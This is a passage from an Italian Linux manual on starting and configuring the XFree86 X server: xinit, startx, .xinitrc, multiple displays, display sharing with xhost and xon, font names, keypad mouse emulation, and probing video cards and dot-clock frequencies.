Il modo migliore per verificare cosa accade quando si avvia **xinit** è quello di verificare l'interdipendenza tra i processi attraverso **pstree**. Supponendo di avere avviato **xinit** senza argomenti, e che questo abbia potuto utilizzare lo script `~/.xinitrc`, si dovrebbe ottenere uno schema simile a quello seguente:

```
...---xinit-+-.xinitrc---fvwm-+-FvwmPager
            |                 `-GoodStuff
            `-X
```

In questo caso si può osservare che `~/.xinitrc` avvia il gestore di finestre **fvwm** che a sua volta si occupa di avviare altre cose.

### 60.4.2 $ startx

Nella sezione precedente si è visto che è possibile avviare il server X attraverso **xinit**. Questo modo potrebbe però risultare scomodo quando si ha la necessità di utilizzare sistematicamente determinati attributi. Il sistema grafico dovrebbe essere avviato attraverso lo script **startx**, che è predisposto per **xinit** nel modo più adatto alle esigenze particolari del proprio sistema.

Di solito la distribuzione GNU/Linux fornisce uno script adattato alla sua impostazione, oppure in futuro, lo stesso programma di configurazione di X potrebbe predisporre da solo questo file. In ogni caso, l'amministratore del sistema dovrebbe rivedere questo script ed eventualmente ritoccarlo.

La sintassi di **startx**, quando si tratta di una versione aderente all'impostazione originale di X, è praticamente uguale a quella di **xinit**.

startx [[⟨*client*⟩] ⟨*opzioni*⟩] [ -- [⟨*server*⟩] ⟨*opzioni*⟩]

**startx** offre però la possibilità di predisporre delle opzioni predefinite per client e server.

```
#!/bin/sh

# $XConsortium: startx.cpp,v 1.4 91/08/22 11:41:29 rws Exp $
# $XFree86: xc/programs/xinit/startx.cpp,v 3.0 1994/05/22 00:02:28 dawes Exp $
#
# This is just a sample implementation of a slightly less primitive
# interface than xinit.  It looks for user .xinitrc and .xserverrc
# files, then system xinitrc and xserverrc files, else lets xinit choose
# its default.  The system xinitrc should probably do things like check
```

```
# for .Xresources files and merge them in, startup up a window manager,
# and pop a clock and several xterms.
#
# Site administrators are STRONGLY urged to write nicer versions.
#

userclientrc=$HOME/.xinitrc
userserverrc=$HOME/.xserverrc
sysclientrc=/usr/X11R6/lib/X11/xinit/xinitrc
sysserverrc=/usr/X11R6/lib/X11/xinit/xserverrc
clientargs=""
serverargs=""

if [ -f $userclientrc ]; then
    clientargs=$userclientrc
else if [ -f $sysclientrc ]; then
    clientargs=$sysclientrc
fi
fi

if [ -f $userserverrc ]; then
    serverargs=$userserverrc
else if [ -f $sysserverrc ]; then
    serverargs=$sysserverrc
fi
fi

whoseargs="client"
while [ "x$1" != "x" ]; do
    case "$1" in
        /''*|\.*)       if [ "$whoseargs" = "client" ]; then
                    clientargs="$1"
                else
                    serverargs="$1"
                fi ;;
        --)     whoseargs="server" ;;
        *)      if [ "$whoseargs" = "client" ]; then
                    clientargs="$clientargs $1"
                else
                    serverargs="$serverargs $1"
                fi ;;
    esac
    shift
done

xinit $clientargs -- $serverargs
```

Nell’esempio appena visto, è sufficiente modificare le prime righe per definire delle opzioni predefinite, attribuendo un valore alle variabili **`clientargs`** e **`serverargs`**. La prima si riferisce alle opzioni per il client, la seconda per quelle del server.

Per esempio, volendo avviare il server, attraverso **`startx`**, con una risoluzione di 16 bit per pixel, basterebbe modificare le prime righe come nell’esempio seguente, in modo da fornire al server l’opzione **`-bpp 16`**.

```
...
userclientrc=$HOME/.xinitrc
userserverrc=$HOME/.xserverrc
sysclientrc=/usr/X11R6/lib/X11/xinit/xinitrc
sysserverrc=/usr/X11R6/lib/X11/xinit/xserverrc
clientargs=""
serverargs="-bpp 16"
...
```

Se il funzionamento dello script indicato come esempio non dovesse risultare chiaro, ecco in breve la descrizione delle varie fasi in esso contenute.

1. Vengono definite delle variabili per le impostazioni predefinite.
2. Si determina quale script utilizzare per l’avvio dei programmi client e quale per l’avvio del server.

3. Nel ciclo **`while`**, vengono scanditi gli eventuali argomenti utilizzati per avviare **`startx`**, e se ne vengono trovati, questi prendono il sopravvento su quelli predefiniti.

4. Alla fine viene avviato **`xinit`** con gli argomenti determinati in base all'elaborazione precedente.

Da quanto visto finora, si può intuire l'importanza dello script `~/.xinitrc`. È il mezzo attraverso cui avviare più programmi client, ma non solo: esistono programmi che hanno lo scopo di configurare alcune impostazioni del server X e questo è l'unico posto comodo per metterli in esecuzione in modo automatico. Un esempio di questi programmi è **`xset`**.

Interdipendenza

Supponendo di avere avviato **`startx`** senza argomenti, si dovrebbe ottenere uno schema simile a quello seguente:

```
...---startx---xinit-+-.xinitrc---fvwm-+-FvwmPager
                     |                 `-GoodStuff
                     `-X
```

Come si può osservare, rispetto allo stesso esempio visto nella sezione precedente, si ha **`startx`** che avvia **`xinit`** che poi provvede al resto.

### 60.4.3 ~/.xinitrc

Questo script è quello predefinito per l'avvio dei primi programmi client di un server X avviato attraverso il programma **`xinit`**.

Per preparare il proprio script personalizzato si può partire da quello predefinito della distribuzione GNU/Linux che dovrebbe trovarsi all'interno di `/usr/X11R6/lib/X11/xinit/` (oppure `/etc/X11/xinit/`). Basta copiarlo nella propria directory personale e cambiargli nome facendolo diventare `~/.xinitrc`.

La preparazione di questo script è molto importante, se non altro perché permette di definire il tipo di gestore di finestre che si vuole utilizzare.

Inizialmente occorre concentrarsi nella parte finale, quella che inizia dopo il commento: **`# start some nice programs`**. Nel caso in cui il proprio sistema sia stato predisposto originalmente per utilizzare il gestore di finestre **`fvwm`**, le ultime righe potrebbero apparire come nell'esempio seguente:

```
# start some nice programs
xsetroot -solid SteelBlue
fvwm
```

Il programma **`xsetroot`** definisce lo sfondo, in questo caso solo un colore, e quindi termina immediatamente l'esecuzione. Il programma **`fvwm`** è il gestore di finestre (*window manager*) da avviare. Eventualmente, prima di avviare il gestore di finestre si possono indicare altri programmi che si vuole siano già pronti in esecuzione quando si avvia il server. Per esempio, volendo avviare **`xclock`** basterebbe modificare le ultime righe come segue:

```
# start some nice programs
xsetroot -solid SteelBlue
xclock &
fvwm
```




Figura 60.10: L'avvio di X con il gestore di finestre **`fvwm`** e **`xclock`** aperto automaticamente.

In questo caso, **`xclock`** viene avviato sullo sfondo perché altrimenti, a differenza di **`xsetroot`**, rimarrebbe in funzione fino al ricevimento di un segnale di interruzione, impedendo così l'avvio del gestore di finestre fino al termine del suo funzionamento.

La parte precedente dello script `~/.xinitrc` potrebbe apparire come nell'estratto seguente:

```
#!/bin/sh
# $XConsortium: xinitrc.cpp,v 1.4 91/08/22 11:41:34 rws Exp $

userresources=$HOME/.Xresources
usermodmap=$HOME/.Xmodmap
sysresources=/usr/X11R6/lib/X11/xinit/.Xresources
sysmodmap=/usr/X11R6/lib/X11/xinit/.Xmodmap

# merge in defaults and keymaps

if [ -f $sysresources ]; then
    xrdb -merge $sysresources
fi

if [ -f $sysmodmap ]; then
    xmodmap $sysmodmap
fi

if [ -f $userresources ]; then
    xrdb -merge $userresources
fi

if [ -f $usermodmap ]; then
    xmodmap $usermodmap
fi

# start some nice programs
...
```

### 60.4.4 ~/.Xmodmap

All'interno dello script `~/.xinitrc` si incontrano di solito, tra le altre, le righe seguenti.

```
usermodmap=$HOME/.Xmodmap

sysmodmap=/usr/X11R6/lib/X11/xinit/.Xmodmap

if [ -f $sysmodmap ]; then
    xmodmap $sysmodmap
fi

if [ -f $usermodmap ]; then
    xmodmap $usermodmap
fi
```

In pratica, se esiste il file `/usr/X11R6/lib/X11/xinit/.Xmodmap`, viene eseguito il programma **`xmodmap`** utilizzando il suo contenuto, e quindi, se esiste il file `~/.Xmodmap`, viene eseguito il programma **`xmodmap`** utilizzando il suo contenuto.

**`xmodmap`** si occupa di ridefinire la tastiera per l'utilizzo con X. Di solito non è necessario ridefinire la mappa della tastiera, dal momento che questa è già stata indicata all'interno del file di configurazione `/etc/XF86Config`. Al massimo potrebbe capitare la necessità a livello personale di ridefinire qualcosa per facilitare l'utilizzo di programmi che non riconoscono alcuni tasti o attribuiscono loro un significato diverso da quello che si vorrebbe.

Nella distribuzione GNU/Linux Slackware, il file `/usr/X11R6/lib/X11/xinit/.Xmodmap` contiene a titolo di esempio la ridefinizione del tasto utilizzato come [*Backspace*]. In realtà non servirebbe perché X funziona correttamente anche senza questa dichiarazione.

```
keycode 22 = BackSpace
```

## 60.5 Stazioni grafiche virtuali multiple

XFree86 può gestire più di una stazione grafica virtuale simultaneamente, con una modalità d'uso simile a quella delle console virtuali di GNU/Linux. In pratica, è possibile avviare diversi server X a cui si abbina un numero di stazione grafica differente. Dal momento che si tratta sempre della stessa macchina fisica, la configurazione non cambia.

> L'avvio di più stazioni grafiche virtuali può creare dei problemi con il mouse se il dispositivo corrispondente non consente la lettura simultanea da parte di più processi. Questo è sempre lo stesso problema legato ai *bus-mouse* e si può risolvere utilizzando il demone **`gpm`** con l'opzione **`-R`**, e facendo poi in modo che XFree86 utilizzi il dispositivo `/dev/gpmdata`.

Come è stato descritto nelle sezioni precedenti, il sistema grafico viene avviato generalmente attraverso lo script **`startx`**, o eventualmente richiamando direttamente il programma **`xinit`**. Quando non si specificano opzioni particolari, si intende voler avviare il server X utilizzando la stazione grafica **`:0`**. Questo si traduce in pratica nell'utilizzo della posizione corrispondente alla prima console virtuale libera di GNU/Linux, che di solito è la settima.

Se si vogliono avviare altri server X, occorre specificare un diverso numero di stazione grafica, cosa che serve solo a distinguerle. Così, ogni nuovo server avviato utilizzerà una posizione corrispondente alla prima console virtuale rimasta libera. In pratica, [ *Ctrl+Alt+F7* ] dovrebbe permettere di raggiungere il primo di questi *display*, [ *Ctrl+Alt+F8* ] il successivo, e così di seguito.

Semplificando quanto mostrato nelle sezioni precedenti, a proposito di **`xinit`** e di **`startx`**, si può fare riferimento alla sintassi seguente per avviare un server X.

`xinit -- [`⟨*stazione-grafica*⟩`] [`⟨*opzioni*⟩`]`

`startx -- [`⟨*stazione-grafica*⟩`] [`⟨*opzioni*⟩`]`

Dopo i due trattini di separazione della parte client da quella server, è possibile indicare il numero della stazione grafica, e subito dopo si possono indicare altre opzioni.

Di solito, si avvia **`startx`** (e meno frequentemente si avvia direttamente **`xinit`**) senza indicare alcuna stazione grafica, facendo riferimento implicitamente al numero **`:0`**. Dopo averne avviato uno con questo numero, non ne possono essere avviati altri con lo stesso, quindi, se si vogliono gestire più server contemporaneamente, occorre definire la stazione grafica.

```
$ startx -- :1
```

L'esempio mostrato avvia una copia del server X utilizzando la stazione grafica **`:1`**.

Ci possono essere dei motivi per avviare diversi server X simultaneamente; per esempio per avere due o più sessioni funzionanti in qualità di utenti differenti, oppure per poter confrontare il funzionamento in presenza di diverse opzioni del server, come nel caso seguente, dove si specifica una profondità di colori di 16 bit.

```
$ startx -- :2 -bpp 16
```

È importante tenere a mente che le opzioni del server, che nell'esempio sono costituite solo da **`-bpp 16`**, vanno poste dopo l'indicazione della stazione grafica.

## 60.6 Definizione dello schermo

Per l'utilizzo normale che si può fare di X non è necessario doversi rendere conto che ogni programma client deve specificare lo schermo su cui vuole apparire. Infatti, viene definita automaticamente la variabile di ambiente **`DISPLAY`** contenente le coordinate dello schermo predefinito. Modificando eventualmente il contenuto di questa variabile, si cambia l'indicazione dello schermo predefinito per i programmi che verranno avviati ricevendo quel valore.

Generalmente è possibile informare un programma dello schermo su cui questo deve apparire attraverso un argomento standard, **`-display`**, descritto nel capitolo 63.

## 60.7 Condivisione dello schermo

Quando si esegue una sessione Telnet, o qualunque altra cosa che permetta di accedere a un sistema remoto, si avvia un *login* su un altro elaboratore, utilizzando il proprio come terminale o console remota. Quando si utilizza un server X è possibile condividere lo schermo del proprio monitor. Per farlo occorre autorizzare l'utilizzo del proprio schermo all'elaboratore remoto.

L'autorizzazione all'utilizzo del proprio schermo grafico da parte di programmi in esecuzione su altri elaboratori connessi in rete può avvenire semplicemente in base a un elenco di indirizzi autorizzati, oppure attraverso altre forme di riconoscimento. Qui viene spiegato solo il modo più semplice e meno sicuro; per avere una visione completa delle possibilità si deve consultare *Xsecurity(1)*.

### 60.7.1 $ xhost

xhost [[+|-]⟨*nome*⟩...]

xhost [+|-]

**`xhost`** permette di aggiungere o togliere nomi dalla lista di elaboratori e utenti a cui è concesso di utilizzare lo schermo grafico, senza utilizzare forme di autenticazione. Se non vengono utilizzati argomenti, **`xhost`** emette un messaggio informando sullo stato attuale del controllo degli accessi.

I nomi indicati nella sintassi di **`xhost`** hanno una struttura particolare:

⟨*famiglia*⟩**:**⟨*indirizzo*⟩

in pratica, per le connessioni su reti IPv4 si utilizza la famiglia **`inet`**.

Le funzionalità di X non sono sempre presenti su tutte le piattaforme. In questo caso particolare, potrebbe darsi che non sia possibile regolare gli accessi ai singoli utenti.

Se si vuole concedere sistematicamente l'accesso a qualche nodo, conviene inserire i comandi necessari all'interno del file `~/.xinitrc` in modo che siano eseguiti ogni volta all'avvio del server X.

Opzioni

+

L'accesso è consentito a tutti.

-

L'accesso è consentito solo agli elaboratori e agli utenti inclusi nell'elenco di quelli autorizzati.

[+]⟨*nome*⟩

Il nome indicato – può trattarsi di un elaboratore o di un utente di un elaboratore – è autorizzato a utilizzare lo schermo. Il segno **+** iniziale è facoltativo.

-⟨*nome*⟩

Il nome indicato – può trattarsi di un elaboratore o di un utente di un elaboratore – non è autorizzato a utilizzare lo schermo. Le connessioni in corso non vengono interrotte, ma le nuove connessioni vengono impedite.

Esempi

$ **xhost +**

Autorizza chiunque ad accedere.

$ **xhost -**

Limita la possibilità di accesso ai soli nomi inseriti nell'elenco di elaboratori e utenti autorizzati.

$ **xhost +inet:roggen.brot.dg**

Consente all'elaboratore **`roggen.brot.dg`** di accedere al server grafico.

$ **xhost -inet:roggen.brot.dg**

Elimina l'elaboratore **`roggen.brot.dg`** dalla lista di quelli a cui è consentito accedere.

### 60.7.2 $ xon

xon ⟨*host-remoto*⟩ [⟨*opzioni*⟩] [⟨*comando*⟩]

**`xon`** esegue un comando in un elaboratore remoto utilizzando **`rsh`**, facendo in modo che venga utilizzato il server X locale. Si tratta in pratica di un modo abbreviato per eseguire un'applicazione remota senza la necessità di utilizzare la solita opzione **`-display`**.[4]

Se attraverso gli attributi non viene indicato alcun comando da eseguire, **`xon`** tenta di avviare **`xterm -ls`**, in pratica una sessione **`xterm`** di *login*.

**`xon`** è in grado di funzionare solo quando l'elaboratore remoto è configurato in modo da consentire le connessioni remote attraverso **`rsh`** senza richiedere alcun tipo di riconoscimento. Sotto questo aspetto, **`xon`** è limitato all'utilizzo nelle reti chiuse in cui esiste un serio rapporto di fiducia tra le persone che vi accedono.

[4] Prima di utilizzare **`xon`** è indispensabile sapere gestire **`rsh`**.

Alcune opzioni

`-access`

Prima di eseguire il comando indicato, utilizza **`xhost`** nel tentativo di autorizzare l'elaboratore remoto a utilizzare il proprio server X. In effetti, lo scopo di **`xon`** è quello di facilitare l'esecuzione di programmi remoti ma con un I/O locale, cioè attraverso il server X con il quale si interagisce.

`-debug`

Quando **`xon`** viene avviato attraverso una finestra di terminale, utilizzando questa opzione si riceve lo standard output e lo standard error. In tal modo si possono conoscere eventuali segnalazioni di errore e qualunque altro output normale.

Esempi

```
$ xon roggen.brot.dg -access /usr/X11R6/bin/xcalc
```

Avvia il programma **`xcalc`** nell'elaboratore **`roggen.brot.dg`** e utilizza il server X locale. Prima di farlo, avvia **`xhost`** per consentire all'elaboratore remoto di accedere al proprio server X.

## 60.8 Tipi di carattere – fonti

In base a quanto indicato nel file di configurazione `/etc/XF86Config` nella sezione **`Files`**, i tipi di carattere utilizzati da X, sono collocati nelle directory successive a `/usr/X11R6/lib/X11/fonts/`. All'interno di queste directory si trovano una serie di file contenenti le varie fonti tipografiche e i loro nomi sono contenuti negli elenchi `fonts.dir`.

Il nome di una fonte tipografica è strutturato in un modo altamente descrittivo. Segue un esempio che viene scomposto.[5]

```
-b&h-lucidatypewriter-medium-r-normal-sans-8-80-75-75-m-50-iso8859-1
```

- **`b&h`** è la fonderia, ovvero il produttore;
- **`lucidatypewriter`** definisce la famiglia;
- **`medium`** è lo spessore;
- **`r`** è il tipo – **`r`** sta per *roman* (tondo), **`i`** indicherebbe *italic* (corsivo) e **`o`** *oblique* (obliquo);
- **`normal`** è l'ampiezza orizzontale;
- **`sans`** è una particolarità dello stile, in questo caso indica l'assenza di grazie o *serif*, cioè dei terminali che facilitano la lettura;
- **`8`** indica la dimensione in pixel;
- **`80`** indica la dimensione in decimi di punto tipografici (precisamente si tratta di 722,7 per pollice);
- **`75`** è la risoluzione orizzontale per la quale è stato progettato il tipo di carattere;
- **`75`** è la risoluzione verticale per la quale è stato progettato il tipo di carattere;
- **`m`** è la larghezza, in questo caso *monospaced*, ovvero a larghezza fissa, mentre l'alternativa sarebbe **`p`**, cioè *proportional*;
- **`50`** è lo spessore medio espresso in decimi di punto (in questo caso si tratta di 5 punti normali);
- **`iso8859-1`** è l'insieme di caratteri, in questo caso, il codice **`iso8859-1`** corrisponde al noto ISO Latin-1.

[5] Le fonti tipografiche di X servono solo per la rappresentazione di testo sullo schermo. In pratica, non sono utili per la stampa.

## 60.9 XFree86 e l'uso senza dispositivo di puntamento

L'utilizzo del sistema grafico senza mouse, o senza un dispositivo equivalente, può essere importante in condizioni di emergenza, o comunque quando il tipo di mouse che si ha a disposizione potrebbe risultare più scomodo che altro.

I server grafici di XFree86 offrono queste funzionalità attraverso il tastierino numerico, dopo aver attivato le estensioni della tastiera. Perché ciò sia possibile è necessario che nel file di configurazione sia commentata l'istruzione

```
#     XkbDisable
```

come si vede in questo esempio, oppure che sia assente del tutto. Per abilitare l'uso del tastierino numerico in modo che possa sostituirsi al mouse occorre utilizzare la combinazione [ *Ctrl+Shift+BlocNum* ] (control + maiuscole + numeri). Se la combinazione riesce si ottiene una segnalazione sonora (se si ripete la combinazione si disabilita l'uso del tastierino).

Da quel momento, si possono utilizzare i tasti [ *num(4)* ], [ *num(8)* ], [ *num(6)* ] e [ *num(2)* ], per spostare il puntatore rispettivamente verso sinistra, in alto, a destra e in basso. Inoltre, si possono usare anche i tasti [ *num(7)* ], [ *num(9)* ], [ *num(3)* ] e [ *num(1)* ], per ottenere degli spostamenti obliqui. Questi spostamenti sono piuttosto lenti in condizioni normali; per accelerarli, mentre si tiene premuto il tasto che si riferisce alla direzione scelta, si può premere e rilasciare immediatamente un altro tasto, scegliendolo in modo tale che in quel momento non abbia un significato particolare; probabilmente la cosa migliore è usare per questo il tasto delle maiuscole: [ *Shift* ].

Per emulare i tasti del mouse si utilizzano gli altri tasti del tastierino numerico: [ *num(5)* ] corrisponde a un clic; [ *num(+)* ] corrisponde a un doppio clic; [ *num(0)* ] rappresenta la pressione di un tasto senza rilasciarlo; [ *num(.)* ] rilascia il tasto del mouse. In condizioni normali, ciò corrisponde al primo tasto del mouse, ma si può specificare precisamente il tasto attraverso una combinazione con i tasti [ *num(/)* ], [ *num(*)* ] e [ *num(−)* ], che rappresentano rispettivamente il primo, il secondo (quello centrale) e il terzo tasto del mouse. Per esempio, [ *num(*)+num(5)* ] corrisponde a un clic con il tasto centrale del mouse.

| Combinazione | Effetto |
|---|---|
| Ctrl+Shift+BlocNum | Abilita o disabilita l'emulazione del mouse da tastiera. |
| num(4) | Sposta il puntatore a sinistra. |
| num(7) | Sposta il puntatore a sinistra e in alto. |
| num(8) | Sposta il puntatore in alto. |
| num(9) | Sposta il puntatore a destra e in alto. |
| num(6) | Sposta il puntatore a destra. |
| num(3) | Sposta il puntatore a destra e in basso. |
| num(2) | Sposta il puntatore in basso. |
| num(1) | Sposta il puntatore a sinistra e in basso. |
| num(5) | Clic con il primo tasto. |
| num(/)+num(5) | Clic con il primo tasto. |
| num(*)+num(5) | Clic con il secondo tasto. |
| num(−)+num(5) | Clic con il terzo tasto. |
| num(+) | Doppio clic con il primo tasto. |
| num(/)+num(+) | Doppio clic con il primo tasto. |
| num(*)+num(+) | Doppio clic con il secondo tasto. |
| num(−)+num(+) | Doppio clic con il terzo tasto. |
| num(0) | Mantiene premuto il primo tasto. |
| num(/)+num(0) | Mantiene premuto il primo tasto. |
| num(*)+num(0) | Mantiene premuto il secondo tasto. |
| num(−)+num(0) | Mantiene premuto il terzo tasto. |
| num(.) | Rilascia il primo tasto. |
| num(/)+num(.) | Rilascia il primo tasto. |
| num(*)+num(.) | Rilascia il secondo tasto. |
| num(−)+num(.) | Rilascia il terzo tasto. |

Tabella 60.1: Comandi per l'emulazione del mouse con XFree86.

XFree86, dopo un po' di tempo in cui non si utilizza più il tastierino numerico in sostituzione del mouse, ne disabilita l'emulazione in modo automatico.

## 60.10 Riferimenti

- *The XFree86 Project, Inc.*

  *<http://www.xfree86.org/>*

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# X: monitor, scheda video e frequenza dot-clock

Quando si vuole configurare XFree86 e qualcosa va storto, oppure non si riesce a ottenere quello che si vuole esattamente attraverso uno dei vari programmi già descritti nel capitolo precedente, si deve mettere mano alle sezioni **`Monitor`**, **`Device`** e **`Screen`** del file `/etc/X11/XF86Config`. Tra tutte, la sezione **`Monitor`** è la più difficile per il principiante, a causa delle direttive **`Modeline`** o **`Mode`**, in cui si devono indicare una serie di numeri più o meno oscuri.

In questo capitolo si mostra in che modo calcolare i valori delle modalità video. Una scelta impropria di questi valori, potrebbe causare problemi, fino ad arrivare al danneggiamento del monitor. Si prega di intervenire con prudenza, ed eventualmente anche di leggere *XFree86 Video Timings HOWTO* di Eric S. Raymond.

## 61.1 Auto-diagnosi

Quando non si conoscono tutte le caratteristiche della propria scheda video, è possibile utilizzare un server X con l'opzione **`-probeonly`** per vedere cosa questo riesce a determinare da solo. Alcuni parametri sono sensibili al carico del sistema, per cui, questo tipo di prova deve essere fatto quando non si effettuano altre attività.

È il caso di utilizzare un server più o meno generico, per esempio quello per le schede SVGA (**`XF86_SVGA`**), che deve essere stato installato. Per stimolare l'auto-diagnosi, è necessario che le voci corrispondenti non siano presenti nel file di configurazione `/etc/X11/XF86Config` (o siano commentate). Un file come quello seguente, dove le sezioni **`Monitor`**, **`Device`** e **`Screen`** sono quasi vuote, dovrebbe andare bene per cominciare lo studio della propria scheda video.

```
Section "Files"
    RgbPath      "/usr/X11R6/lib/X11/rgb"
    FontPath     "/usr/X11R6/lib/X11/fonts/misc/"
    FontPath     "/usr/X11R6/lib/X11/fonts/Type1/"
    FontPath     "/usr/X11R6/lib/X11/fonts/Speedo/"
    FontPath     "/usr/X11R6/lib/X11/fonts/75dpi/"
    FontPath     "/usr/X11R6/lib/X11/fonts/100dpi/"
EndSection

Section "ServerFlags"
    # DontZap
    # DontZoom
EndSection

Section "Keyboard"
    Protocol    "Standard"
    AutoRepeat  500 5
    Xkbkeycodes "xfree86"
    XkbTypes    "default"
    XkbCompat   "default"
    XkbSymbols  "en_US(pc102)+it"
    XkbGeometry "pc"
EndSection

Section "Pointer"
    Protocol    "microsoft"
    Device      "/dev/mouse"
    Emulate3Buttons
    Emulate3Timeout    50
EndSection

Section "Monitor"
    Identifier  "Monitor generico"
EndSection
```

```
Section "Device"
    Identifier  "SuperVGA"
EndSection

Section "Screen"
    Driver      "svga"
    Device      "SuperVGA"
    Monitor     "Monitor generico"
    Subsection "Display"
        Modes       "640x400" "640x480" "640x480.28" "800x600"
    EndSubsection
EndSection
```

Si avvia quindi **`X`**, come utente **`root`**, con l'opzione **`-probeonly`**, salvando lo standard output e lo standard error in un file (**`X`** è un collegamento simbolico al file binario del server grafico prescelto).

> Purtroppo, è necessario tenere in considerazione che questo tipo di prove può modificare l'aspetto dei caratteri sullo schermo, o bloccarlo del tutto. Per cui, se non si hanno alternative, si rischia di dover riavviare il sistema.

```
# X -probeonly > /tmp/x.tmp 2>&1
```

Se tutto è andato bene, si dovrebbe ottenere un risultato simile a quello seguente, che viene sezionato per descriverlo in dettaglio.

```
XFree86 Version 3.3.2 / X Window System
(protocol Version 11, revision 0, vendor release 6300)
Release Date: March 2 1998
        If the server is older than 6-12 months, or if your card is newer
        than the above date, look for a newer version before reporting
        problems.  (see http://www.XFree86.Org/FAQ)
Operating System: Linux 2.0.34 i686 [ELF]
```

La parte iniziale presenta la versione del server e del sistema operativo utilizzato.

```
Configured drivers:
  SVGA: server for SVGA graphics adaptors (Patchlevel 0):
      NV1, STG2000, RIVA128, ET4000, ET4000W32, ET4000W32i,
      ET4000W32i_rev_b, ET4000W32i_rev_c, ET4000W32p, ET4000W32p_rev_a,
...
      s3_svga, ct65520, ct65525, ct65530, ct65535, ct65540, ct65545,
      ct65546, ct65548, ct65550, ct65554, ct65555, ct68554, ct64200,
      ct64300, generic
```

Segue quindi l'indicazione del tipo di server grafico avviato (SVGA) e l'elenco di tutti i nomi degli adattatori grafici gestibili con questo.

```
(using VT number 7)
```

Il server grafico utilizzerebbe (se avviato normalmente) il posto della console virtuale numero 7.

```
XF86Config: /usr/X11R6/lib/X11/XF86Config
```

È stata letta la configurazione del file `/usr/X11R6/lib/X11/XF86Config` (nel nostro caso si tratta di un collegamento simbolico a `/etc/X11/XF86Config`).

Dopo questo punto segue un elenco di informazioni, in parte definite all'interno del file di configurazione e in parte determinate in modo automatico.

```
(**) stands for supplied, (--) stands for probed/default values
```

Le informazioni fornite attraverso il file di configurazione sono prefissate dal simbolo **`(**)`**, mentre quelle predefinite o determinate dall'interrogazione della scheda video, sono prefissate dal simbolo **`(--)`**.

```
(**) XKB: keycodes: "xfree86"
(**) XKB: types: "default"
(**) XKB: compat: "default"
(**) XKB: symbols: "en_US(pc102)+it"
(**) XKB: geometry: "pc"
(**) Mouse: type: microsoft, device: /dev/mouse, baudrate: 1200
(**) Mouse: buttons: 3, 3 button emulation (timeout: 50ms)
(**) SVGA: Graphics device ID: "SuperVGA"
(**) SVGA: Monitor ID: "Monitor generico"
(**) FontPath set to "/usr/X11R6/lib/X11/fonts/misc/,...
```

Dato l'esempio proposto, le informazioni sulla tastiera, il mouse e i percorsi dei tipi di carattere, sono stati prelevati dal file di configurazione. In particolare, si osserva che da quel file, sono state prese in considerazione la sezione **`Device`** denominata **`SuperVGA`** e la sezione **`Monitor`** denominata **`Monitor generico`**.

```
(--) SVGA: PCI: S3 ViRGE/DX or /GX rev 1, Memory @ 0xe0000000
(--) SVGA: S3V: ViRGE/DXGX rev 1, Linear FB @ 0xe0000000
(--) SVGA: Detected S3 ViRGE/DXGX
(--) SVGA: using driver for chipset "s3_virge"
```

La scheda video è una S3 ViRGE/DXGX, e per questa verrebbe utilizzato il driver **`s3_virge`**. Tuttavia, data la circostanza, converrebbe utilizzare un server grafico differente per questa scheda; precisamente **`XF86_S3V`**.

```
(--) SVGA: videoram:  4096k
(--) SVGA: Ramdac speed: 170 MHz
(--) SVGA: Detected current MCLK value of 42.955 MHz
(--) SVGA: chipset:  s3_virge
(--) SVGA: videoram: 4096k
(**) SVGA: Using 8 bpp, Depth 8, Color weight: 666
(--) SVGA: Maximum allowed dot-clock: 170.000 MHz
```

Seguono altre informazioni molto importanti, come la quantità di memoria video e la frequenza massima di dot-clock. Si osservi in particolare la profondità di colori indicata: 8 bpp (8 bit per punto). L'informazione è preceduta dal simbolo **`(**)`** perché il tipo di server grafico permette la gestione di un massimo di 8 bpp (256 colori), e quindi è questo il valore fissato, benché la scheda video permetta ben altri livelli di profondità.

### 61.1.1 Dot-clock

Una delle informazioni più delicate della scheda video è la frequenza del cosiddetto ***dot-clock***. Il significato di questo parametro verrà descritto più avanti, tuttavia è bene sapere subito che si può manifestare in modi differenti.

Nell'esempio mostrato, appare l'indicazione di un livello massimo.

```
(--) SVGA: Maximum allowed dot-clock: 170.000 MHz
```

In altre situazioni, può essere fornita una o più righe con un elenco di valori di dot-clock, come nell'esempio seguente:

```
(--) xxx: clocks:  25.0  28.0  40.0   0.0  50.0  77.0  36.0  45.0
(--) xxx: clocks: 130.0 120.0  80.0  31.0 110.0  65.0  75.0  94.0
```

In questo secondo caso, è necessario indicare la direttiva **`Clocks`** nella sezione **`Device`** del file `/etc/X11/XF86Config`, come nell'esempio seguente:

```
Section "Device"
#    ...
    Clocks     25.0  28.0  40.0   0.0  50.0  77.0  36.0  45.0
    Clocks    130.0 120.0  80.0  31.0 110.0  65.0  75.0  94.0
EndSection
```

Quando invece la frequenza di dot-clock viene indicata solo come valore massimo (come nel caso della scheda S3 ViRGE), non serve indicare alcuna direttiva **`Clocks`**.

## 61.2 Un po' di teoria

Alla base della costruzione dell'immagine da parte della scheda video, sta la frequenza di dot-clock, ovvero la frequenza a cui ogni punto che la compone viene emesso. Questa è espressa in MHz (MegaHertz), e a volte deve essere selezionata da un elenco (quando si deve utilizzare la direttiva **`Clocks`**), altre volte può essere programmata liberamente, purché non venga superato il limite massimo.

In linea di massima, la scheda video VGA elementare tradizionale, ha una frequenza di dot-clock di 25,175 MHz.

> Chi lavora con l'informatica potrebbe essere portato a confondersi con i moltiplicatori Mega e kilo che si usano nelle grandezze di fisica. In questo caso, MHz, significa esattamente milioni di Hz. Per cui, 25,175 MHz sono esattamente pari a 25.175.000 Hz. Così, kHz rappresenta migliaia di Hz, per cui, per esempio, 31,5 kHz corrispondono a 31.500 Hz.

A parità di condizioni, al crescere della risoluzione deve crescere la frequenza di dot-clock. Leggendo il contenuto standard di un file `/etc/X11/XF86Config`, si conoscono i valori minimi delle frequenze di dot-clock per le risoluzioni più comuni. Qui vengono riportate nella tabella 61.1.

| Risoluzione | Frequenza di dot-clock minima |
|---|---|
| 640x480 | 25,175 MHz |
| 800x600 | 36 MHz |
| 1024x768 interlacciato | 44,9 MHz |
| 1024x768 | 65 MHz |
